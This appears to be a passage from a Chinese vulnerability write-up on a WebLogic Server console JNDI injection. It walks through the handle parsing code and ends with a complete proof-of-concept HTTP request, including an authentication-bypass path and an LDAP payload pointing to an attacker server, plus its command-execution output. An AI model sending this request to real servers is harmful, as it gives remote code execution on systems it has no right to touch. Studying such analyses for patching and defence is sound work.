
2、可以看到 Handle 只是用来做对象的实例化，并没有执行功能，理论上 Weblogic Server 的 console 的操作大部分是建立在 Action 的基础上，所以我们还需要去寻找一个 Action。去看一下 Weblogic Server 的 consolejndi.portal 文件，以 JNDIBindingPageGeneral 为关键字，发现路径指向 jndibinding.portlet


```
<netuix:book markupName="book" markupType="Book" definitionLabel="JNDIBindingPage"
             title="jndi.binding.title">
  <netuix:singleLevelMenu markupType="Menu" markupName="singleLevelMenu"/>
  <netuix:content>
    <!-- Definition for the JNDI Context Page tab -->
    <netuix:page markupName="page" markupType="Page" definitionLabel="JNDIBindingPageGeneral"
                 title="tab.overview.label">
      <netuix:meta name="helpid" content="1234;unassigned"/>
      <netuix:content>
        <netuix:layout type="no" markupType="Layout" markupName="NoLayout">
          <netuix:placeholder usingFlow="false" markupType="Placeholder" markupName="ph1">
            <netuix:content>
              <netuix:portletInstance contentUri="/PortalConfig/jndi/jndibinding.portlet"
                                      instanceLabel="JNDIBindingPortlet"
                                      markupType="Portlet"/>
            </netuix:content>
          </netuix:placeholder>
        </netuix:layout>
      </netuix:content>
```

3、继续跟进 jndibinding.portlet 可以找到这次利用的另一个关键的类 JNDIBindingAction



```
<portal:root
  xmlns:netuix="http://www.bea.com/servers/netuix/xsd/controls/netuix/1.0.0"
  xmlns:portal="http://www.bea.com/servers/netuix/xsd/portal/support/1.0.0"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.bea.com/servers/netuix/xsd/portal/support/1.0.0 portal-support-1_0_0.xsd">
  <netuix:portlet definitionLabel="JNDIContextPortlet">
    <netuix:content>
      <netuix:strutsContent
        module="/core"
        action="JNDIBindingAction"
        refreshAction="JNDIBindingAction" />
    </netuix:content>
  </netuix:portlet>
</portal:root>
```

4、继续跟进 JNDIBindingAction.execute 的代码




```
public ActionForward execute(ActionMapping actionMapping, ActionForm actionForm, HttpServletRequest request, HttpS
    DynaActionForm form = (DynaActionForm)actionForm;  form: "DynaActionForm[dynaClass=jndiBindingForm,context=,bi
    if (form == null) {  form: "DynaActionForm[dynaClass=jndiBindingForm,context=,binding=,handle=com.bea.console.
        throw new IllegalArgumentException("Action Form cannot be null.");
    } else {
        JndiBindingHandle bindingHandle = (JndiBindingHandle)this.getHandleContext(actionForm, request,  objectType:
        if (bindingHandle == null) {
            throw new IllegalArgumentException("handle must be specified");
        } else {
            if (LOG.isTraceEnabled()) {
                LOG.trace( o: "JNDIBindingAction.execute called for handle " + bindingHandle);
            }

            UsageRecorder.note( messageText: "User is viewing <JNDIBindingAction> for <JNDIBinding> <" + bindingHandl
            DomainMBean domainMBean = MBeanUtils.getDomainMBean();  domainMBean: "[MBeanServerInvocationHandler]co
            String context = bindingHandle.getContext();  context: "ldap://8.129.98"
            String bindName = bindingHandle.getBinding();  bindName: "232:1389"
            String serverName = bindingHandle.getServer();  serverName: "AdminServe"
            JNDIBoundObject valueBean = new JNDIBoundObject();  valueBean: "com.bea.console.cvo.jndi.JNDIBoundObje
            valueBean.setBindName(bindingHandle.getDisplayName());  valueBean: "com.bea.console.cvo.jndi.JNDIBound
            ServerMBean serverMBean = domainMBean.lookupServer(serverName);  domainMBean: "[MBeanServerInvocationH
            if (serverMBean != null) {
                try {
                    Context c = ConsoleUtils.initNamingContext(serverMBean);
                    if (c != null) {
                        Object boundObj = c.lookup( name: context + "." + bindName);
                        if (boundObj != null) {
```

5、找到了 JNDI 注入攻击中关键的 lookup 函数（lookup 函数的值由 context 和 bindName 决定），但这里有个前提，需要 serverMBean 不为空，而 serverMBean 是由 DomainMBean.lookupServer 来获取，于是在这个函数下断点



```
    }

    public ServerMBean lookupServer(String var1) {  var1: "AdminServe"
        Iterator var2 = Arrays.asList((Object[])this._Servers).iterator();

        ServerMBeanImpl var3;
        do {
            if (!var2.hasNext()) {
                return null;
            }

            var3 = (ServerMBeanImpl)var2.next();
        } while(!var3.getName().equals(var1));

        return var3;
    }
```

6、想要返回不为空，则需要传给 lookupServer 的值等于 this._Servers 中的 name，而 this._Servers 只有一个值，利用动态调试把 name 的值取出


Code fragment:

```
this._Servers[0].getName()
```


Result:

```
▼ oo result = "AdminServer"
    oo = undefined
  ▶ f value = {char[11]@19079}
    f hash = 1167380306
```

7、关键流程已经梳理完毕，重新去看下 JNDIBindingAction 的代码，如果想要实现 JNDI 注入攻击，我们需要满足 2 点要求：


- context + "." +bindName 的值要符合合法的 JNDI 地址格式
- serverName 的值为 AdminServer

而 context、bindName、serverName 的值都是从 bindingHandle 中获取的，正巧我们可以控制 JndiBindingHandle 实例化的值（objectIdentifier），接着来就需要看下 objectIdentifier 和以上 3 个值有什么关系了，看一下 3 个成员变量的 get 函数，发现他们都和 Component 有关，




```
public String getContext() { return this.getComponent( index: 0); }

public String getBinding() { return this.getComponent( index: 1); }

public String getServer() {
    return this.getComponent( index: 2);
}
```


8、跟进 getComponents 函数，代码如下：




```java
private String[] getComponents() {
    if (this.components == null) {
      String serialized = this.getObjectIdentifier();
      ArrayList componentList = new ArrayList();
      StringBuffer currentComponent = new StringBuffer();
      boolean lastWasSpecial = false;

      for(int i = 0; i < serialized.length(); ++i) {
        char c = serialized.charAt(i);
        if (lastWasSpecial) {
          if (c == '0') {
            if (currentComponent == null) {
              throw new AssertionError("Handle component already null : '" + serialized + "'");
            }

            if (currentComponent.length() > 0) {
              throw new AssertionError("Null handle component preceeded by a character : '" + serialized + "'");
            }

            currentComponent = null;
          } else if (c == '\\') {
            if (currentComponent == null) {
              throw new AssertionError("Null handle followed by \\ : '" + serialized + "'");
            }

            currentComponent.append('\\');
          } else {
            if (c != ';') {
              throw new AssertionError("\\ in handle followed by a character :'" + serialized + "'");
```



```java
            }

            if (currentComponent == null) {
              throw new AssertionError("Null handle followed by ; : '" + serialized + "'");
            }

            currentComponent.append(';');
          }

          lastWasSpecial = false;
        } else if (c == '\\') {
          if (currentComponent == null) {
            throw new AssertionError("Null handle followed by \\ : '" + serialized + "'");
          }

          lastWasSpecial = true;
        } else if (c == ';') {
          String component = currentComponent != null ? currentComponent.toString() : null;
          componentList.add(component);
          currentComponent = new StringBuffer();
        } else {
          if (currentComponent == null) {
            throw new AssertionError("Null handle followed by  a character : '" + serialized + "'");
          }

```




```
                    currentComponent.append(c);
                }
            }
```




```

            if (lastWasSpecial) {
                throw new AssertionError("Last character in handle is \\ :'" + serialized + "'");
            }

            String component = currentComponent != null ? currentComponent.toString() : null;
            componentList.add(component);
            this.components = (String[])((String[])componentList.toArray(new String[componentList.size
()]));
        }

        return this.components;
    }
```

9、这里结合调用栈信息



```
lookup:417, InitialContext (javax.naming)
execute:83, JNDIBindingAction (com.bea.console.actions.jndi)
processActionPerform:431, RequestProcessor (org.apache.struts.action)
access$201:97, PageFlowRequestProcessor (org.apache.beehive.netui.pageflow)
execute:2044, PageFlowRequestProcessor$ActionRunner (org.apache.beehive.netui.pageflow)
wrapAction:91, ActionInterceptors (org.apache.beehive.netui.pageflow.interceptor.action.internal)
processActionPerform:2116, PageFlowRequestProcessor (org.apache.beehive.netui.pageflow)
processActionPerform:275, ConsolePageFlowRequestProcessor (com.bea.console.internal)
process:237, RequestProcessor (org.apache.struts.action)
processInternal:556, PageFlowRequestProcessor (org.apache.beehive.netui.pageflow)
process:853, PageFlowRequestProcessor (org.apache.beehive.netui.pageflow)
process:631, AutoRegisterActionServlet (org.apache.beehive.netui.pageflow)
process:158, PageFlowActionServlet (org.apache.beehive.netui.pageflow)
process:266, ConsoleActionServlet (com.bea.console.internal)
doGet:416, ActionServlet (org.apache.struts.action)
doGet:135, ConsoleActionServlet (com.bea.console.internal)
```

10、可以发现 components 的值就是把 objectIdentifier 的值用分号; 分割开来，也就是说我们想要控制的值全都可以通过 bjectIdentifier 来控制了，PoC 的构造也就水到渠成了，我们可以通过 LDAP 协议方式实现 JNDI 注入攻击，加载远程 CodeBase 下的恶意类 ldap://127.0.0;1:1389/EvilObject，由于代码中会自动补全一个. 因此可以将 context 定位为 ldap://127.0.0 将 bindName 定位为 1:1389/EvilObject，最后的 serverName 必须为 AdminServer，因此构造完整的 PoC 后，漏洞利用效果如图：



```
POST /console/css/%252e%252e%252f/consolejndi.portal
HTTP/1.1
Host: 172.16.1.147:7001
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:70.0) Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*
;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0
.2
Accept-Encoding: gzip, deflate
Connection: close
cmd:id
Upgrade-Insecure-Requests: 1
Cookie: ADMINCONSOLESESSION=
u7AoEyQsSF511LkFS7pr-ujgjtVF87ayILdlM2ohZ10JzrxjBmpX!-146
0735415
Content-Type: application/x-www-form-urlencoded
Content-Length: 174

_pageLabel=JNDIBindingPageGeneral&_nfpb=true&
JNDIBindingPortlethandle=
com.bea.console.handles.JndiBindingHandle(%22ldap://172.1
6.1;147:1389/Basic/WeblogicEcho;AdminServer%22)
```

```
HTTP/1.1 200 OK
Cache-Control: no-cache,no-store,max-age=0
Connection: close
Date: Fri, 22 Jan 2021 04:14:11 GMT
Pragma: No-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
X-Frame-Options: SAMEORIGIN
Content-Length: 367

uid=1000(oracle) gid=1000(oracle) groups=1000(oracle)
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01
Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html lang="zh-CN"><head><meta http-equiv="
X-UA-Compatible" content="IE=edge"><meta http-equiv="
Content-Script-Type" content="text/javascript"><meta
http-equiv="Content-Type" content="text/html;
charset=UTF-8">
```

06

修复建议

1、由于是通过 JNDI 注入进行远程命令执行，所以受到 JDK 版本的影响，建议升级 Weblogic Server 运行环境的 JDK 版本

2、更新最新补丁，参考 Oracle 官网发布的补丁：

https://www.oracle.com/security-alerts/cpujan2021.html

参考链接：

https://mp.weixin.qq.com/s/wX9TMXl1KVWwB_k6EZOklw

https://www.t00ls.net/thread-59470-1-1.html